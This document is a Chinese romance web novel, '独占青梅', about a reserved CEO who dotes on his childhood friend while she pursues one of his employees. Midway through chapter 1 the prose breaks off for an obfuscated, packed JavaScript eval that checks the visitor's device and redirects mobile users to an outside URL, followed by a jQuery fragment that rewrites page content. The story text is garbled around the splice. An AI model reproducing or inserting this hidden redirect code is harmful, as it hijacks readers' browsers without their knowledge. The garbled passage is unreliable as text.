《独占青梅》
1. 竹马哥
手机一直在响,秦越没空理,但对方向来闲得慌,他不接他会继续打。
“有事?”
听出他话里的冷淡和不耐,那边嚯了声:“你知道了?”
秦越没空听他打哑谜:“挂了。”
“别别别——我有正事儿!”
秦越把手机开了扩音扔旁边。
“其实也没什么,就昨儿晚上我在酒点半喝酒,结束出来刚好看到了你妹妹。”
最后两字,厉旭语调刻意。
秦越眉峰轻蹙,他没开口,听对方下文。
“她和一个长得挺好看,挺白净清瘦一男的站一块儿。”
“你猜怎么着,她想送他,结果人家压根瞧不上她那辆跑车,钻公交车上就走了。”
“那大小姐被你宠上天,我还是头一回看她吃瘪哈哈哈哈!”
电话那端传来几声看热闹的笑,秦越垂眼,目光掠过面前繁复的合同条款,随手翻过一页。
秦越始终没搭腔,等那边终于消停,他道:“说完了?”
“完了。”
“挂了。”
“诶不是,等等——”
厉旭扬声叫住他,不太满意自己的八卦情报送过来就得到这么平平淡淡的反应。
厉旭纳了闷:“以前那大小姐身边但凡冒出个追求者,你不出一天就把人家祖宗十八代查了个透,这次怎么这么冷静?”
厉旭略一停顿:“也是,这次不同,不是别人要追她,是她难得看上了别人。”
安静两秒,秦越语气平淡:“我知道他是谁。”
“难怪。”
厉旭促狭一笑:“不过要真给她追上了,你还能这么淡定吗?”
“说实话,我是真想知道你能按捺到什么时候。”
秦越语气冷了几分:“管好你的嘴。”
“放心,我嘴严得很,什么都不说。”厉旭叼着烟,在那头笑得很欠:“绝对不破坏你在她心目中竹马好哥哥的完美形象。”
秦越依旧一脸淡漠,仿佛泰山崩于前照样面不改色。
厉旭废话连篇,秦越手边一堆事儿,应付完两句,直接挂断电话。
偌大的办公室恢复安静,周遭精简的陈设,灰白的墙面,无处不透着一股和它的主人一样不容逾越的严肃与冷静。
片刻后,玻璃门被敲响,总助于格拿着两份待审批文件走进来。
“秦总。”于格把文件放下,退后站定:“邵总来电,说他手上有一颗缅甸无烧鸽血红宝石要出售,问您有没有兴趣。”
盛夏季节,晴光穿透玻璃窗笼住坐在办公桌后的年轻男人。
黑色西装,同色领带。
再往上是一张冷峻的面孔,眉骨凌厉,不苟言笑,透出上位者的威严。
秦越在这之前已经接到邵总本人的电话,他手上那颗宝石的纯度难得一见,也够漂亮。
她应该会喜欢。
钢笔划过纸面留下利落的签名,秦越淡声道:“买下来。”
毫无意外的答案,于格点点头,拿出手机开始安排购入流程。
这一年来,海市但凡有人要出手宝石原石,总会先来打听秦越的意向。
秦越并没有收藏宝石的爱好,信恒集团更没有涉足珠宝行业的计划。
秦越之所以开始到处收购宝石原石,是因为一个人,周家的小女儿周乐惜。
周晖和沈惠心夫妻恩爱多年,情比金坚,生有两个女儿。
小女儿周乐惜自幼体弱,被全家小心翼翼捧在手心呵宠长大,可谓要风得风,金尊玉贵。
大学毕业后,周乐惜当过咖啡馆主理人,开过花店,服装品牌店,甜品店,手工艺品店。
无一例外全都倒闭了。
周父看不下去了,苦口婆心劝道:“小祖宗,你就好好吃喝玩乐,每天一睡醒想着怎么花我和你妈的钱就行,别再突然来个灵机一动了。”
周晖倒不是心疼钱,他有的是钱。
他只是不忍心看女儿一次次信心十足,最后面临闭店的颓废,还要怪他送给她的发财树叶子颜色不对。
后来,周乐惜又灵机一动,开始收购高品质的珠宝原石,再经过设计加工制作成首饰出售。
和从前那些三分钟热度的爱好不同,珠宝设计这条正道,周乐惜竟然坚持走了一年多,有模有样的作品也设计出不少。
半年前,经她手的一条黄钻项链还被业内一位珠宝收藏家给高价买走了。
周乐惜一扫前耻,洋洋得意,那段时间走路都带风。
周父:“哟,可别被风吹跑了。”
沈母瞪了丈夫一眼,毫不客气揭露:“你爸之前还想让他几个朋友私底下扮演买家来支持你呢。”
身为长姐的周敏宜向来冷静持重,即便谈成百万级的合作也从未显露半分得意之色,看了妹妹的珠宝设计图,她的脸上却满是骄傲。
“不愧是惜惜,姐姐就知道你很厉害。”
周乐惜是全家捧在手心的小公主。
而作为三岁那年便守候在产房外等候小公主诞生的秦越,作为一起长大的青梅竹马,他更是将这份保护延续成了无条件的支持。
于格进入集团给秦越当总助这几年,身为旁观者看着,不禁感慨。
只是一起长大的情分就宠成这样,周二小姐要真是秦总的亲妹妹,秦总怕不是每天都会给小公主摘星捞月。
不过现在也差不多了。
只要周小姐开了口的,秦总就没有拒绝过。哦,倒是有一样!
几天前,于格无意间听到,周小姐似乎是进入了设计灵感的瓶颈期,闲着无事,便想要来他们总裁办体验生活。
言下之意是要来他手底下做事,于格那叫一个诚惶诚恐。
总裁办的工作强度哪是养尊处优的大小姐能适应的。
好在,秦总给拒绝了。
-
叮咚两声。
秦越的手机进来一则新消息。
于格暂停工作汇报。
秦越垂眸,伸手点开语音条。
“秦越,我还有五分钟就到啦!”
清脆悦耳的声音传了出来,带着雀跃的笑,像春天扑棱振翅的莺,充满生命力。
秦越:“继续。”
于格点点头,接着开口汇报集团目前几个重要项目的进度。
秦越听,偶尔问询一些关键信息。
忽然,于格眼尖发现,秦总看了一次腕表,没多久又看了一次腕表。
于格也跟着看了眼自己的腕表。
是哦。
周小姐不是说还有五分钟就到,现在都快过去十分钟了。
她怎么还没有出现。
正想着,身后两扇玻璃门忽然被人推开,一道身影熟门熟路地走了进来。
余光瞧见那张清俏的面容似乎写满了不高兴。
“周小姐。”于格礼貌垂首,很有眼力见地抱着文件出去了。
-
周乐惜就没见过比许亭还冷冰冰的男人,简直油盐不进!
昨晚恰巧在路上偶遇他,她热心地想要送他回家,他说不麻烦,有公交车直达。
她刚才亲自给他送去下午茶,他说谢谢,他不吃甜食。
想着这段时间接连被拒绝的挫败,周乐惜被气得不轻,不停揪着手边发财树的叶子。
眼看油亮亮的叶子快要被薅光,一只大手终于越过办公桌伸了过去,握住她细瘦的腕骨凹陷处。
“放过它。”
周乐惜垂眸,视线落在那只手上,修长,有力,手背浮着淡青色的血管,骨关节处是健康的淡粉色。
她抬眸,对上一双幽深的眼睛。
周乐惜轻轻努嘴,把手挣脱出来:“小气,还不是我送给你的。”
秦越防着她,把盆栽移远。
周乐惜:“……”
周乐惜没跟他计较,忽然想起今天来找秦越还有别的正事。
她立刻蹦回沙发茶几那边,把自己带过来的下午茶甜品拎过来。
利落拆开包装,堆起
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179119|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
老实地笑。
最后把甜品挪到秦越面前。
她正要开口——
秦越:“我这不缺人。”
周乐惜当没听见,继续抛出诱人的条件:“我不要工资,免费劳动力,不迟到不早退,什么都不要,我任劳任怨!”
秦越的视线落在电脑屏幕上,连眼皮都没抬一下。见他不理自己,周乐惜绕过长条办公桌走到他身旁,一手撑着桌面,另一只手握住秦越的手臂,摇了摇。
“我向你保证还不行吗,上班时间我一定老老实实工作,绝对不打扰同事,您说什么我就做什么!”
您都用上了,在这给他抬辈分。
秦越终于看她一眼,又淡淡收回视线:“你没这么听话。”
周乐惜噎住。
气死人了!从小一起长大就这点不好,但凡她有一点点小诡计,在秦越面前都藏不住。
好吧,周乐惜的确不是真心想来信恒上班,她只是想借机多认识许亭。
想离他近一些。
近水楼台才好追人嘛。
周乐惜松开秦越的手臂,改用一根手指轻轻戳他两下:“那你别给许亭安排那么多工作,每次我想约他吃饭,他都说要加班。”
“每次?”
“对啊。”
“约了几次?”
这人怎么还反复贴脸她的挫败事儿,周乐惜瞪圆了眼:“你无须知道细节!”
她难道还拿小本儿记下来吗,反正一次都没约到就是了!
“可以。”秦越后仰靠到椅背,目光落在周乐惜身上,随即抬手,轻拍自己大腿:“你坐我这个位置,就可以给他调整工作了。”
周乐惜:“……”
周乐惜视线往下看。
秦越常年健身,黑色西裤包裹下的肌肉轮廓紧实有力。
周乐惜移开目光,小声嘀嘀咕咕:“敢让我做老板,一天就把你信恒败光光……”
她投资什么就亏什么的响亮名声可不是吃素的。
看来近水楼台这条路是走不通了。
周乐惜想到信恒出了名的高压工作模式,她轻轻哼了一声,放弃了。
“巴斯克别忘了吃掉。”
知道秦越不喜欢太甜的,周乐惜特地让甜品师做的低糖。
夏日燥热,周乐惜一身薄荷蓝纱裙仿佛自带降温滤镜。
她就像一只灵动的蓝闪蝶,在枯燥无趣的工作日闯入他的办公室大门,翩跹而至,明媚鲜活。“晚上想吃什么,我带你去。”
秦越看着她,又看了眼腕表,他接下来的工作安排也可以全部推后。
在他这里,和周乐惜有关的事情永远排在首位。
周乐惜转过身:“今晚没空啦,我有安排了。”
听出她语气里的轻快,秦越一顿。
安静两秒,他问:“跟谁?”
周乐惜:“灵灵啊,今晚我们要去看演唱会,票很难抢,还是让你给我们买的,你忘啦?”
秦越神色如常,也已经想起来了。
那是一个下午,他会议开到一半,接到她火急火燎要他帮忙抢票的电话。
周乐惜的追星并不狂热,她的兴趣和喜爱甚至一向来得快,去得更快。
她曾经喜欢过一个男演员,为他发过很多条朋友圈,配图他演的角色剧照,她甚至加入粉丝后援会,大老远跑去剧组探班。
后来那个男演员来海市商演,就在家门口她也懒得去看。
周乐惜还喜欢过一个当红的男歌手,凡是他的代言她一件不落地买了个遍。
后来那个男歌手发布新歌,她无意间听到了,皱眉问:谁唱的这么难听?
今晚她要去看的演唱会,是个选秀出道没多久的男歌手,正有热度,最近也没少出现在周乐惜的朋友圈。
以秦越对周乐惜的了解,她这份热爱多半也持续不了多久。
就像她忽然说喜欢许亭,在秦越看来,同样是三分钟热度。
他压根没放在心上。
2. 窝边草
一个月前的某个晚上。
周乐惜从珠宝展会离开,路上,她一边嚼着薄荷糖,一边跟着车载音乐轻哼。
周乐惜喜欢珠宝展上的璀璨夺目,也同样享受当下这一刻,黑夜,雨雾天,雨刮器低频摆动,有种世界末日即将来临的失序感。
踩下油门,加速变道,轮胎碾过湿滑的辅路入口。
两旁绿化茂密,这段路的路灯竟然是坏的,周乐惜还没反应过来,一个人影忽然在她车前栽了下去。
这一瞬间,周乐惜心脏几乎停跳,她立刻踩死刹车。
解开安全带,推开车门,雨点拍打在她脸上,周乐惜顾不得撑伞,赶紧走过去。
当看到自己的车头和摔倒那人中间还隔着很长的一段距离,周乐惜愣了愣。
雨雾里。
那人自己摇摇晃晃站了起来。
“对不起对不起!我不是故意的,您有没有受伤?要不要叫救护车……”
周乐惜冲到对方跟前搀扶他。
年轻男人脸色青白,微湿的白衬衫紧贴着嶙峋的锁骨,睫毛上也挂着水珠,整个人透出一种可怜的易碎感。
“我低血糖,与你无关。”
对方丢下这句,转过身。
“低血糖也是很危险的,你慢点!”
